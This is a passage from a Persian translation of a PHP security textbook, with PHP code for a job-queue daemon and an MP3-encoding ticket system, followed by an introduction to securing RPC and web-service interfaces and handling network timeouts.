    switch ( $signo ) {
        case SIGTERM:
            // handle shutdown tasks
            dlog( "Terminating." );
            exit();
            break;

        case SIGHUP:
            // handle restart tasks
            dlog( "Restarting." );
            shell_exec( 'php permissionsDaemon.php > /dev/null 2>&1 &' );
            exit();
            break;

        default:
            // handle any other signals
            dlog( "Unhandled signal." );
    }
}

?>
```

آخرین بخش در این اسکریپت، یک کتابخانه از لاگ‌ها، مدیریت استثناها و توابع مدیریت سیگنال می‌باشد. اکنون که دایمون در حال اجرا می‌باشد و صف را به دنبال دستورات جدید می‌گردد، هر اسکریپت PHP که نیازمند بهره بردن از خدمات آن است می‌تواند این کار را انجام دهد. چیزی که در ادامه می‌آید یک اسکریپت نمایشی است که یک فایل موقتی تصادفی را ایجاد نموده و سپس یک درخواست تغییر مالکیت را جهت آن فایل در صف، اضافه می‌کند.

```
<?php

// config
$newowner = 'csnyder';

// db connection
$dbuser = 'username';
$dbpass = 'password';
$dbhost = 'localhost';
$dbname = 'pps';
$db = new mysqli ( $dbhost, $dbuser, $dbpass, $dbname );

// for demo purposes, create a new temp file
$path = tempnam( '/tmp', 'changeOwnershipDemo' );
file_put_contents( $path, rand( 0, 86400 ) );

// create a new job object
include_once( 'jobManagerClass.php' );
try {
    $newjob = new jobManager( $db );

    // set request to change ownership of file
    $newjob->request = "changeOwnership $newowner $path";

    // add job to queue
    $newjob->insert();
}
catch ( Exception $e ) {
    exit( 'jobManager Error: ' . $e->getMessage() );
}

// dump new job record for demo purposes
exit( "<pre>" . print_r( $newjob, 1 ) );

?>
```

در این اسکریپت بسیار ساده، یک فایل موقتی جدید را ایجاد می‌نمایید. بعد از وارد نمودن کلاس `jobManager` و آغاز نمودن یک شیء `jobManager` جدید، شما آن را مشغول به کار تغییر مجوزها بر

روی فایل موقتی تازه ایجاد شده می‌نمایید. این‌که این امر با موفقیت انجام شده است را می‌توانیم با بررسی فایل لاگ مشاهده کنیم.

```
18766 Daemon running.  
18766 Thu, 07 Jul 2005 10:51:52 -0400  
18766 Starting job 15: changeOwnership csnyder /tmp/changeOwnershipDemoZbb1YA ...  
18766 Finished job 15: done  
18766 Starting job 16: changeOwnership csnyder /tmp/changeOwnershipDemofwQ7rG ...  
18766 Finished job 16: done  
18766 Starting job 17: changeOwnership csnyder /tmp/changeOwnershipDemomqQsxx ...  
18766 Finished job 17: done
```

این اسکریپت ممکن است ساده به نظر برسد، ولی در حال انجام وظیفه‌ای است که جهت امنیت سیستم شما دارای اهمیت است. اگر قرار بود که دایمون‌های مشابهی را ایجاد کنید که هر کدام متمرکز بر اجرای ایمن یک وظیفه‌ی خاص بالقوه خطرناک باشند، مسیر زیادی را به سمت تضمین امنیت سرور خود و داده‌های کاربران خود طی خواهید نمود. باید توجه داشت که چنین دایمونی اصولاً تا بی‌نهایت به اجرا ادامه خواهد داد (یا حداقل تا زمانی که سرور ما در حال فعالیت باشد) تا زمانی که توسط یک دستور از کنسول، کشته شود.

### ردیابی وظایف صف‌بندی شده

۱۲,۳,۱,۸

ما این موضوع را مورد بحث قرار دادیم که چگونه یک صف را ایجاد کنیم و چگونه وظایف را از این صف جهت اجرا انتخاب نماییم. اکنون به بخش سوم این تصویر می‌پردازیم. برنامه‌ی وب شما نیازمند روشی جهت ردیابی پیشرفت هر دسته وظیفه‌ای که ایجاد می‌کند و برداشت نتایج هنگام تکمیل پردازش می‌باشد. جهت وظایفی که رسیدن آن‌ها به بالای صف و اجرا شدن کمتر از چند دقیقه طول می‌کشد، ID جلسه یک ابزار ردیابی قابل قبولی است و روشی واضح جهت مشخص نمودن نتایج و در دسترس قرار دادن آن‌ها جهت برنامه‌ی وب بعد از پردازش می‌باشد. تا زمانی که برنامه‌ی وب شما بتواند کاربر را حفظ کند در حالی که وظیفه در پس‌زمینه در حال پردازش است، نتایج می‌توانند به صورت مستقیم اتخاذ شوند.

ولی در خصوص وظایف پردازشی سنگین و یا صف‌های بزرگ، ممکن است چندین دقیقه و یا حتی بیشتر طول بکشد تا پردازش کامل شود. از آنجا که این امر خیلی واقع‌گرایانه نیست که از کاربر انتظار داشته باشید که یک جلسه‌ی فعال را حتی جهت ۱۵ ثانیه نگهداری کند در حالی که (ظاهراً) هیچ اتفاقی روی نمی‌دهد، این احتمال وجود دارد که برنامه‌ی شما به چیزی دائمی‌تر از یک ID جلسه جهت ردیابی وظایف پس‌زمینه نیاز دارد. اگر کاربران سایت شما را ترک کنند تا به کارهای دیگر برسند، ممکن است ساعت‌ها و یا حتی

روزها طول بکشد که بازگردند، که تا آن موقع، جلسات آن‌ها مدت زمان طولانی است که منقضی شده‌اند. همچنین ممکن است نیاز به در نظر گرفتن این واقعیت داشته باشید که انتظار می‌رود نتایج یک وظیفه‌ی پس‌زمینه که از یک رایانه در محل کار آغاز شده است بعداً هنگامی که کاربر آن‌ها را از رایانه‌ی خانه‌ی خود بررسی می‌کند، در دسترس باشند.

برای مدیریت این وضعیت‌ها، شما باید نوعی سیستم بلیط‌دهی را ایجاد کنید که یک کلید منحصر به فرد یا بلیط برای هر جهت هر وظیفه‌ی موجود در صف صادر نماید و در ادامه، آن بلیط را به کاربر ارائه دهد تا وی بتواند بعداً جهت دریافت نتایج این وظیفه از آن استفاده کند. این امر ممکن است پیچیده به نظر برسد ولی در واقع اصلاً پیچیده نیست.

در ادامه‌ی مثال قبلی خود، اجازه دهید فرض کنیم که یک کاربر یک فایل صوتی را به برنامه‌ی وب مشغول شما جهت انکدشدن به عنوان یک فایل MP3 ارسال می‌کند. به این دلیل که انکدر MP3 دارای مصرف بالای CPU می‌باشد، برنامه‌ی شما از یک صف استفاده می‌کند تا تنها یک فایل صوتی در هر زمان مورد پردازش قرار گیرد. هر فایل درون این صف دارای یک ID منحصر به فرد با استفاده از تابع `uniqid()` در PHP می‌شود. بعد از ارسال فایل جهت انکدشدن، کاربر به صفحه‌ای انتقال می‌یابد که به وی زمان تقریبی جهت آماده شدن فایل صوتی جدید وی را (بر اساس تعداد سایر فایل‌های موجود در صف) می‌دهد و به وی یک URI می‌دهد که وی می‌تواند جهت دریافت فایل از آن استفاده کند. (همچنین ممکن است به وی این انتخاب داده شود که خروجی را به یک آدرس ایمیل ارسال نماید). این URI دارای ID منحصر به فرد داده شده در صف در درون خود می‌باشد. وقتی که وی به این URI در مرورگر خود مراجعه می‌کند، اسکریپت بررسی صف را تحلیل می‌کند تا ببیند که آیا فایل وی انکدشده است یا خیر و با آن فایل را جهت دانلود به وی ارائه می‌کند و یا زمان تقریبی تا آماده شدن فایل را به روز رسانی می‌کند.

در اینجا یک مثال از یک رابط کاربری ممکن ارائه شده است.

```
<?php

// dropFolder should be outside document root
$dropFolder = '/tmp/mp3drop';

// use SCRIPT_NAME as $uri in forms and links
$uri = $_SERVER[ 'SCRIPT_NAME' ];

// set header and footer
$header = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>mp3Interface.php</title>
  </head>
  <body>';
$footer = '</body></html>';

// mp3Interface.php continues
```

این اسکریپت با وظایف آغاز سازی، تعریف یک فولدر دراپ و سپس ایجاد یک متن استاندارد HTML جهت ارتباط با کاربری که انکود را درخواست نموده است، شروع به کار می‌کند.

```
// continues mp3Interface.php

// application logic
if ( empty( $_GET['ticket'] ) ) {
  if ( empty( $_POST['encode'] ) ) {
    // show form
    print $header;
    ?>
    <h3>Encode Audio Using HTTP POST</h3>
    <form action='$uri' method='post' enctype='multipart/form-data' >
      <input type='file' name='input' size='40' />
      <input type='submit' value='Encode' />
    </form>
```



```

<p>&nbsp;</p>
<h3>OR Pick Up An Encoded File</h3>
<form action='$uri' method='get'>
  ticket: <input type='text' name='ticket' size='36' />
  <input type='submit' value='Pickup' />
</form>
<?php
print $footer;
}

```

// mp3Interface.php continues

هنگامی که در ابتدا، این اسکریپت اجرا می شود، هیچ بلیطی در دسترس نخواهد بود و هیچ درخواستی جهت انکدینگ نیز در دسترس نیست. بنابراین، شما فرمی را به کاربر ارائه می کنید که از طریق آن، وی می تواند یا درخواست انجام انکدینگ نماید و یا (اگر بعداً دوباره سر می زند) یک درخواست جهت دریافت فایل نهایی را ارسال کند. در حالت دوم، مقدار ID بلیط به عنوان یک متغیر GET\_\$ (به جای متغیر معمول تر POST\_\$) جهت تطابق با روش دیگر جهت ارسال همین درخواست، که در بخش بعدی این اسکریپت رخ می دهد، ارسال خواهد شد.

```

// continues mp3Interface.php
else { // $_POST['encode'] is not empty
  // process uploaded audio file
  $upload = $_FILES['input']['tmp_name'];

  // check that input file is in correct format
  // nb: this trusts the browser to identify audio files correctly
  // a server-side test could be used instead
  if ( $_FILES['input']['type'] != 'audio/x-wav' ) {
    exit( 'Error: wrong Content-Type, must be audio/x-wav.' );
  }

  // generate ticket
  $ticket = uniqid( "mp3-" );

  // build dropPath
  $dropPath = "$dropFolder/$ticket.wav";

  // get file, save in dropFolder
  if ( !move_uploaded_file( $upload, $dropPath ) ) {
    exit( "Error: unable to place file in queue." );
  }

  // set permissions...
  chmod( $dropPath, 0644 );
}

```

```
// show initial wait message
print $header;
print "<h1>Your MP3 will be ready soon!</h1>
      <p>Your ticket number is $ticket.</p>
      <p><a href='$uri?ticket=$ticket'>Redeem it.</a></p>";
print $footer;
exit();
} // end _POST['encode'] is not empty
} // end if ( empty( $_GET['ticket'] ) )

// mp3Interface.php continues
```

هنگامی که کاربر یک فایل را با درخواست جهت انکد آن ارسال نمود، آنگاه شما شروع به پردازش آن فایل آپلودشده می‌کنید. شما بررسی می‌کنید که این فایل دارای فرمت صحیح wav جهت انکدینگ باشد، یک ID بلیط منحصر به فرد را تولید می‌کنید، فایل را به فولدر دراپ انتقال می‌دهید و آن را با ID بلیط شناسایی می‌نمایید و مجوزهای آن را به گونه‌ای تغییر می‌دهید که بتواند مورد پردازش قرار گیرد. در این حالت، شما فرصتی را به کاربر می‌دهید که همین الان فایل انکدشده را دریافت نماید؛ شما ID بلیط را به عنوان یک متغیر `$_GET` ارسال می‌نمایید، دقیقاً در فرمی که در بخش قبلی این اسکریپت بود، به گونه‌ای که تنها یک بررسی جهت وجود آن کافی باشد.

عملیات خداهای رایانه‌ای

```
// continues mp3Interface.php

else { // $_GET['ticket'] is not empty
    // attempt to redeem ticket
    $ticket = $_GET['ticket'];

    // sanitize filename
    if ( strpos( $ticket, '.' ) !== FALSE ) {
        exit( "Invalid ticket." );
    }

    // encoded file is:
    $encoded = "$dropFolder/$ticket.wav.mp3";
    $original = "$dropFolder/$ticket.wav";

    // check for invalid ticket, waiting ticket, or ready mp3
    if ( !is_readable( $original ) ) {
        print $header;
        print "<h1>Ticket Not Found</h1>
            <p>There are no files in the queue matching that ticket.
            <a href='$uri'>Encode a new file.</a>
            </p>";
        print $footer;
        exit();
    }
}
```

خدمات رایانه ای

```
elseif ( !is_readable( $encoded ) ) {
    print $header;
    print "<h1>Your MP3 is not ready yet.</h1>
        <p>Encoding may take up to 10 minutes.
            <a href='$uri?ticket=$ticket'>Try again.</a>
        </p>";
    print $footer;
    exit();
}
else {
    // read the file and send it
    $mp3 = file_get_contents( $encoded );
    header( 'Content-Type: audio/mp3' );
    header( 'Content-Length: ' . strlen( $mp3 ) );
    print $mp3;

    // remove original (which we own)
    $original = "$dropFolder/$ticket.wav";
    unlink( $original );

    // done
    exit();
}
} // end $_GET['ticket'] is not empty

?>
```

در نهایت، شما وضعیتی را مدیریت می‌کنید که در آن کاربر جهت دریافت فایل باز می‌گردد. شما ID بلیط ارسالی را پاک‌سازی می‌کنید تا مطمئن شوید که شامل یک نقطه (.) نمی‌باشد. سپس، شما این موضوع را بررسی می‌کنید که آیا ID بلیط نامعتبر است یا خیر و آیا پردازش همچنان در حال انجام است یا اینکه پردازش تمام شده است و بر همین اساس، گزارش خود را ارائه می‌کنید. در نهایت، شما با حذف فایل اصلی، تمیزکاری را انجام می‌دهید؛ شما اجازه‌ی انجام این کار را دارید چرا که به محض ذخیره‌کردن آن، مالکیت آن را تغییر دادید.

## ۱۲.۴ خلاصه

ما در این فصل، مسئله‌ی مشکل اجازه دادن به اجرای ایمن دستورات سیستمی بالقوه خطرناک را مورد بررسی قرار دادیم. دو روش وجود دارد که چنین دستوراتی می‌توانند خطرناک باشند:

- ممکن است نیازمند دسترسی عمیق سطح `root` به سیستم باشند که به معنای آن است که این دستورات به صورت بالقوه سیستم را در برابر خطر تخریب تصادفی یا عمدی قرار می‌دهند. مثال‌هایی از چنین دستوراتی عبارتند از باینری‌های `suid` و `sbid` و دستور `sudo`.
- این موارد می‌توانند منابع زیادی مصرف کنند که به این معناست که بسیاری از آن‌ها در عین حال می‌توانند از تمامی منابع شما استفاده کنند و بنابراین سیستم شما را کند کرده و یا آن را متوقف نمایند.

برای عملیات سطح `root`، یک `API` مدیریتی که می‌تواند تمامی درخواست‌ها را پاک‌سازی نماید، کافی است. برای عملیات با مصرف بالای منابع، شما نیازمند به یک سیستم صف‌دهی هستید که در آن، درخواست‌ها بتوانند نگره‌داری شوند تا زمانی که منابع کافی جهت اجرای دسته‌ای آن‌ها وجود داشته باشد. استفاده از چنین سیستم پردازش دسته‌ای نیازمند روشی جهت مدیریت صف‌بندی، کنترل موازی سازی و اندکی کمک از سوی توابع کنترل پردازش `PHP` می‌باشد.

استفاده از سیستم صف نیازمند حل مشکلات زیر است:

- ایجاد صف: در این راستا، ما یک کلاس را جهت مدیریت یک صف که در یک پایگاه‌داده ذخیره شده است، ارائه نمودیم.
- آغاز نمودن پردازش دسته‌ای: ما نمونه‌هایی از یک اسکریپت `cron` (برای اجرا به صورت تناوبی) و یک دایمون (برای اجرای دائمی) را ارائه نمودیم.
- ردیابی وظایف صف‌بندی شده: ما یک سیستم بلیط دهی نمونه را جهت مدیریت یک صف ذخیره شده در یک فولدر دراپ، ارائه نمودیم.

در فصل سیزدهم، ما به بحثی در خصوص چگونگی مدیریت ایمن فراخوان‌های رویه‌ای دوردست خواهیم پرداخت.

## ۱۳ فصل سیزدهم: مدیریت ایمن فراخوان‌های رویه‌ای دوردست<sup>۷۶</sup> (RPC)

ما در فصل سیزدهم به آخرین تهدید جهت عملیات ایمن خود می‌پردازیم که همان فراخوان‌های رویه‌ای دوردست (RPCها) می‌باشد. این‌ها در وقایع پیام‌هایی از یک کامپیوتر به یک کامپیوتر دیگر هستند که در بستر یک نوع شبکه ارسال می‌شوند و درخواست نوعی اطلاعات یا اجرای یک دستور را بر روی سرور دوردست می‌نمایند.

این‌ها مثال‌هایی از درخواست‌های فراخوان رویه‌ای دوردست هستند که به زبان انسانی نوشته شده‌اند:

- این فایل‌ها را برایم بفرست
- این پیام‌ها را به این صندوق ورودی، کپی کن
- این ورودی را در وبلاگ من منتشر کن
- پیش‌بینی کنونی هوا را جهت این کدپستی به من بگو
- به من اجازه بده تا این تراکنش مالی را درخواست کنم
- این تراکنش مالی را برایم انجام بده
- یک فهرست از مقالات منتشر شده‌ی امروز در خصوص امنیت رایانه به من بده
- نتایج این کوئری جستجو را ارائه کن

هنگامی که سایت‌ها با سایر سرورها در بستر اینترنت، شبکه می‌شوند، فراخوان‌های رویه‌ای دوردست می‌توانند به یک مشکل برای مشتری‌ها و سرورها تبدیل شوند. چنین سایت‌هایی با ارتباط درونی از تمامی مشکلات بالقوه‌ی هر سرور اینترنت رنج می‌برند از قبیل مشکل تایید اینکه در حال صحبت با چه کسی هستند و آیا دستورات در مسیر انتقال تغییر داده شده‌اند یا خیر و همین‌طور حداقل دو مشکل دیگر. به این دلیل که چنین سایت‌هایی جهت اسکریپت‌های خودکار، باز هستند (و انتظار می‌رود که توسط آن‌ها مورد استفاده قرار گیرند)، همچنین نقص بالاتری در مقابل سوءاستفاده و حمله‌ی اسکریپتی بزرگ.

همچنین به این دلیل که چنین سرورهایی که باید معمولاً بدون ناظر اجرا شوند، در مقایسه با سرورهایی که در آن‌ها مدیر سیستم بر اتفاقات جاری نظارت دارد، شکننده‌تر هستند.

<sup>۷۶</sup> Remote Procedure Call



## ۱۳،۱ RPC و وب

یک فراخوان رویه‌ای دوردست معمولاً شامل یک دستور و تعدادی آرگومان است. این آرگومان‌ها ممکن است ساده باشند مثل مسیر یک فایل، یا پیچیده باشند، مثل یک پیام MIME یا یک فهرست ساختاربندی شده در XML یا فرمتی دیگر.

فعالیت درخواستی توسط سرور با داده‌ی ارائه شده در آرگومان‌ها، اجرا می‌شود و یک پیام پاسخ به درخواست دهنده ارائه می‌شود. به مانند درخواست، پاسخ نیز می‌تواند تا حد زیادی ساده باشد، مثلاً یک کد پاسخ HTTP یا می‌تواند تا هر حدی پیچیده باشد.

هم درخواست و هم پاسخ باید منطبق با یک رابط برنامه‌نویسی برنامه (API) از قبل توافق شده باشد. این رابط، فرمت درخواست‌ها، شامل نام فعالیت‌ها و آرگومان‌هایی را که انتظار دارند، مشخص می‌کند. همچنین فرمت پاسخ‌ها و انواع مقادیری را که دستورات باز می‌گردانند، تعریف می‌کند.

شما احتمالاً می‌توانید برای انجام هر کدام از درخواست‌های فهرست شده در بالا تعدادی API متفاوت را تجسم کنید، به عنوان مثال از وظایف دسته‌ی **SSH** تا ارتباطات اسکریپت شده در بستر **IMAP** یا **HTTP**. با این حال، در این فصل ما اصولاً در مورد یک نوع خاص از **RPC** صحبت می‌کنیم که عموماً به عنوان خدمات وب شناخته می‌شود. خدمات وب یک نام عمومی است که به تبادلات بین دو کامپیوتر با استفاده از پروتکل **HTTP** گفته می‌شود که در آن درخواست شامل یک فراخوان رویه‌ی دوردست بوده و پاسخ نیز شامل خروجی ارائه آمده و یا یک خطا می‌باشد. پیام‌های خدمات وب به اشکال مختلفی ظاهر می‌شوند که در این میان سه مورد، معمول‌ترین موارد هستند.

## ۱۳،۱،۱ HTTP و REST

پروتکل **HTTP** به خودی خود یک API خدمات وب است که دارای روش‌هایی از قبیل **OPTIONS**، **GET**، **POST**، **PUT** و **DELETE** می‌باشد. برنامه‌های خدمات وب **HTTP** معمولاً این روش‌ها را در یکستر نوعی مخزن اطلاعاتی، مدیریت می‌کنند.

خدمات وب **HTTP** خالص را گاهی به عنوان رابط‌های استفاده کننده از **REST** نام گذاری می‌کنند.

چنین رابط‌هایی تنها از مجموعه‌ی محدودی از روش‌های **HTTP** استفاده می‌کنند و باید بدون حالت باشند (یعنی ممکن است وابسته به جلسات نباشند بلکه خود پیام درخواستی باید شامل تمامی اطلاعات ضروری

جهت تایید صلاحیت و اجرای فعالیت درخواستی باشد). اغلب خدمات آنلاین محبوب، رابط‌های آشنای REST را جهت کاربرانی ارائه می‌کنند که حتی نیازی ندارند که وارد شوند، از قبیل گوگل، eBay، Amazon.com و Yahoo.

## XML-RPC

۱۳,۱,۲

API خدمات وب XML-RPC از پیام‌های XML با شکل مناسب برای اجرای فراخوان‌های رویه‌ای دور دست استفاده می‌کند. یک سند XML حاوی یک دستور و آرگومان‌هایی که باید با آن استفاده شود از طریق روش POST در HTTP برای سرور ارسال می‌شود. کد پاسخ و هر نوع داده‌ی مربوطه در یک سند XML با شکل مناسب مشابه بازگشت داده می‌شود.


برخلاف REST، که یک مجموعه‌ی کاملاً محدود از روش‌ها را ارائه می‌کند، یک بهره‌برداری XML-RPC قابل گسترش می‌باشد بنابراین می‌توان هر روشی را که نیاز دارد ایجاد نموده و مورد استفاده قرار داده تا API خود را فعال نماید. برای مثال، یک برنامه‌ی وبلاگ ممکن است از یک روش addEntry() استفاده نماید که انتظار یک درخواست را دارد که علاوه بر چیزهای دیگر شامل ID وبلاگ و عنوان و محتوای ورودی که باید اضافه شود، باشد. یک مثال از یک درخواست و پاسخ XML-RPC را می‌توانید در ویکی‌پدیا بیابید.

## SOAP

۱۳,۱,۳

SOAP API روشی را برای برنامه‌های توزیعی جهت ارسال اشیا و فراخوان‌های رویه‌ای در بستر HTTP ارائه می‌کند. SOAP جانشین XML-RPC می‌باشد و به مانند آن (که از آن توسعه یافته تر است) SOAP از یک سند XML جهت ارسال یک پیام استفاده می‌کند ولی در این حالت این سند دارای یک ساختار اندکی پیچیده‌تر می‌باشد که شامل یک بسته<sup>۷۷</sup> است که شامل یک هدر و یک بدنه می‌باشد. این بسته اطلاعات در خصوص فرستنده و گیرنده‌ی پیام را رمزگذاری می‌کند. SOAP در ابتدا یک سرواژه جهت پروتکل ساده‌ی دسترسی به شیء بوده که گاهی به صورت رسمی همچنان به همان نام شناخته می‌شود.

درون این بسته، هدر و بدنه مبتنی بر برنامه هستند (و هدر اختیاری است). بلوک های هدر SOAP به مانند هدرها در یک پیام ایمیل یا درخواست HTTP هستند از این لحاظ که شامل اطلاعات مرتبط با درخواست هستند. بدنه شامل اطلاعاتی است که باید توسط درخواست مورد استفاده قرار گیرند.



## ۱۳،۲ ایمن نگه داشتن یک رابط خدمات وب

بحث امنیت RPC را از دیدگاه سرور ارائه کننده خدمات وب آغاز می کنیم. هنگام ارائه ی یک رابط خدمات وب عمومی برای کاربران خود، شما باید تمامی ملاحظات لازم را برای هر نوع خروجی اطلاعات به سایت دیگر در نظر می گیرید را مورد توجه قرار دهید. ولی به این دلیل که هدف خدمات وب استفاده توسط فرایندهای خودکار به جای افراد (یعنی کاربران تعاملی)، شما باید گام های اضافی را جهت جلوگیری از سوءاستفاده از سیستم توسط مشتری های با کدهای ضعیف یا مهاجم، بردارید. و حتما باید مطمئن شوید که این درخواست و پاسخ به صورت ایمن و قابل اعتماد، انتقال می یابند.

### ۱۳،۲،۱ ارائه ی یک رابط ساده

به عنوان یک موضوع عملی، رابط RPC شما باید تا حد ممکن ساده و در عین حال محدود کننده باشد. رابط های ساده، با تعداد اندکی گزینه، جهت بررسی و ارزیابی مطلوب هستند. محدود نمودن چیزهایی که فرآیندهای اسکریپت شده می توانند بر روی سرور شما انجام دهند موجب محدود نمودن فرصت تلاش جهت انجام عملی نامطلوب توسط آنها می شود.

یک مزیت دیگر سادگی و محدودیت عبارت است از اینکه این موارد باعث می شوند که بررسی این امر که درخواست ارسالی به درستی شکل گرفته است یا خیر، برای شما خیلی راحت تر شود. شما باید هر درخواستی که بر این اساس به درستی ساختار دهی نشده است را رد کنید که ممکن است تلاش کند تا یک

اکسپلویت یا اطلاعات نامطلوب دیگری را به سرور انتقال دهد. یک مثال خوب از یک رابط ساده مثالی است که در آدرس توصیف شده است و تنها یکی از سه فراخوان زیر را ارائه می‌کند:

- یک درخواست جهت فهرستی از گواهی‌های در دسترس
- یک درخواست جهت فهرستی از فیلدهای ضروری جهت یک کلاس خاص از گواهی‌ها
- یک درخواست جهت صدور یک گواهی

البته، این خدمات وب به خودی خود تا حد زیادی ساده هستند. خدمات وب پیچیده‌تر معمولاً نیازمند API‌های پیچیده‌تر هستند. به عنوان مثال برنامه‌ی توسعه دهندگان eBay، دارای دسته‌های متفاوت جهت تمامی سه نوع معمولی از پیام‌ها (XML، REST و SOAP) و مثال‌هایی در ۱۴ زبان برنامه‌نویسی متفاوت می‌باشد. SOAP API در یک فایل ۱۲۰۹ صفحه‌ای قرار دارد که دارای حجم ۱۳۵ MB می‌باشد. این نوع پیچیدگی باعث می‌شود که خدمات وب این چنینی را هم سخت‌تر بتوان به کار گرفت و هم نقص آن‌ها نسبت به حملات بالاتر خواهد رفت.

احتمال این که شما به یک رابط به بزرگی رابط eBay نیاز داشته باشید کم است (ولی اگر نیاز دارید، به یاد داشته باشید که API‌های عظیم نیازمند اقدامات امنیتی عظیمی نیز هستند). ما می‌توانیم تنها یک نصیحت به شما بکنیم: تفکر در مورد رابط به عنوان یک فرم، روش مناسبی جهت ساده و محدود نگاه داشتن آن می‌باشد.

### محدود نمودن دسترسی به API‌های وب

۱۳،۲،۲

بسیاری از خدمات وب، مشتری را وادار می‌کنند که نوعی کلید برنامه (یا رشته‌ی ID را به منظور شناسایی خود به سرور، ارائه دهند. بر اساس این کلید، و احتمالاً سایر عواملی از قبیل آدرس IP مشتری و یا یک رمز اشتراکی، سرور اجازه‌ی دسترسی به فراخوان‌های رویه‌ای دوردست را می‌دهد.

در یک محیط سرور به سرور، می‌توان (حداقل جهت اهداف کم ارزش) فرض کرد که این رشته‌ی ID در مسیر انتقال دزدیده نخواهد شد و جهت جعل درخواست‌ها مورد استفاده قرار نمی‌گیرد. ولی درخواست‌های خدمات وب مطمئناً محدود به تعاملات سرور به سرور نخواهند بود. اگر یک برنامه‌ی دسکتاپ از API خدمات وب شما جهت اجرای تعاملات از سوی کاربر استفاده کند، هر مقدار مورد استفاده در تایید صلاحیت می‌تواند توسط کاربر یا یک میانجی مشاهده شده و جهت جعل درخواست‌های اضافی مورد استفاده قرار گیرد.

اگر خدمات وب شما اصولاً از سوی سایر سرورها فراخوانی می‌شوند، آنگاه مطمئناً منطقی است که دسترسی را بر اساس آدرس IP کنترل کنیم (که در متغیر فراعوممی `$_SERVER['REMOTE_ADDRESS']` قرار می‌گیرد) چرا که آدرس‌های IP سرورها معمولاً ثابت باقی می‌مانند.

درخواست‌های ارسالی از سوی سرورها معمولاً تحت تاثیر پراکسی‌سازی خودکار و یا تغییر آدرس شبکه‌ای اعمال شده بر مرورگر مشتری‌ها توسط روترها و ISP‌ها نمی‌باشد.

بهترین راه حل، به مانند هر رابط وب دیگری، این است که از SSL جهت رمزگذاری و تایید یکپارچگی هر درخواست استفاده کنیم. یک روش قابل قبول، در صورتی که SSL در دسترس نباشد یا عملی نباشد، عبارت است از استفاده از کلاس `mcrypt()` معرفی شده در فصل اول همراه با یک رمز اشتراکی که تنها جهت مشتری و سرور خدمات وب شناخته شده است برای رمزگذاری مشخصات تایید صلاحیت و یا حتی کل بخش دستوری این درخواست.

### ۱۳.۳ ارسال ایمن زیردرخواست‌ها

اکنون به بحث در مورد امنیت از سمت مشتری (یا درخواست کننده ی) `RPC` می‌پردازیم. این مشتری به احتمال زیاد یک اسکریپت `PHP` می‌باشد که از توابع `file_get_contents()` یا `fsockopen()` جهت ارسال زیردرخواست `HTTP` به یک سرور استفاده می‌کند (مثلاً `http://php.net/file_get_contents` و `http://php.net/fsockopen` جهت اطلاعات بیشتر). یک (زیر)درخواست یک درخواست ثانویه است که درون درخواست اولیه قرار دارد. زیردرخواست به دنبال خدمات (نوعی فعالیت یا اطلاعات) از سوی سرور ارائه دهنده می‌باشد از قبیل یک خوراک `RSS` یا موارد دیگر فهرست شده در ابتدای این فصل. چنین درخواست‌های خودکاری در بستر شبکه شامل دسترسی به منابع سیستمی بالاتری نسبت به درخواست‌های کاربر آنلاین و شخصی هستند. این موارد نیازمند دسترسی به یک پورت شبکه بر روی سرور محلی، پهنای باند بین سرورهای محلی و دوردست و احتمالاً یک یا چند جستجوی `DNS` جهت تبدیل نام میزبان‌ها به آدرس‌های `IP` هستند. زیردرخواست‌های در بستر `SSL` حتی نیازمند پهنای باند و قدرت پردازشی بالاتری هستند.

### ۱۳.۳.۱ مدیریت تایم اوت‌های شبکه

تایم‌اوت‌های شبکه‌ای (معطلی‌های خارج از انتظار دریافت پاسخ) با مدیریت نادرست و یا بسیار طولانی مدت می‌توانند موجب مشغول نمودن پردازش‌های سرور `HTTP`، برای مدت زمان‌های طولانی شوند. این

امر ممکن است یک مبحث امنیتی به نظر نرسد ولی در واقع موجب می‌شود که سرور شما در برابر سایر انواع حملات، خصوصاً حملات رد خدمات، شکننده‌تر شود. اگر شما یک اسکریپت دارید که ۲۰ ثانیه منتظر پاسخ از سوی سرور دوردست باقی می‌ماند، به سادگی می‌تواند صدها پردازش وب سرور دیگر را نیز مشغول نماید که همگی منتظر یک پاسخ از سوی این سرور دوردست کند هستند.

در PHP، یک تایم‌اوت هنگام باز کردن یک ارتباط جریان سوکت به یک سرور دوردست با استفاده از تابع `fsockopen()` می‌تواند تنظیم شود. اگر شبکه یا سرور دوردست در دسترس نباشد، PHP بعد از تعداد ثانیه‌های مشخص شده توسط تایم‌اوت، ارتباط را رها می‌کند. این مقدار یک مقدار معلق است که به این معناست که شما می‌توانید این پارامتر را برابر با کسری از ثانیه نیز قرار دهید.

شما همچنین می‌توانید از تابع `stream_set_timeout()` نیز جهت مشخص نمودن زمان بیشینه جهت PHP جهت منتظر ماندن جهت پاسخ هنگام خواندن از روی یک جریان، استفاده کنید. مقدار ارسالی به `stream_set_timeout()` یک عدد صحیح است، بنابراین کسری از ثانیه را نمی‌توان مشخص نمود. اگر به تایم‌اوت برسیم، درخواست، بی صدا (بدون پاسخ) از بین خواهد رفت، بنابراین شما باید کلید `timed_out` را در متاداده‌ی جریان بررسی کنید تا بفهمید که آیا یک پاسخ کامل را دریافت کرده‌اید یا خیر. اسکریپت زیر نشان می‌دهد که چگونه باید از مقادیر تایم‌اوت استفاده نمود.

عملیات خداهای رایانه‌ای



```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$httprequest = "GET /info.php HTTP/1.0\r\n";
$httprequest .= "Host: $serverDomain\r\n";
$httprequest .= "Connection: close\r\n\r\n";

// allow 1.5 seconds for connection
$connectionTimeout = 1.5;

// allow remote server 2 seconds to complete response
$responseTimeout = 2;

// open socket stream to send request
$conn = fsockopen( $serverDomain, $serverPort, $errno,
    $errstr, $connectionTimeout );
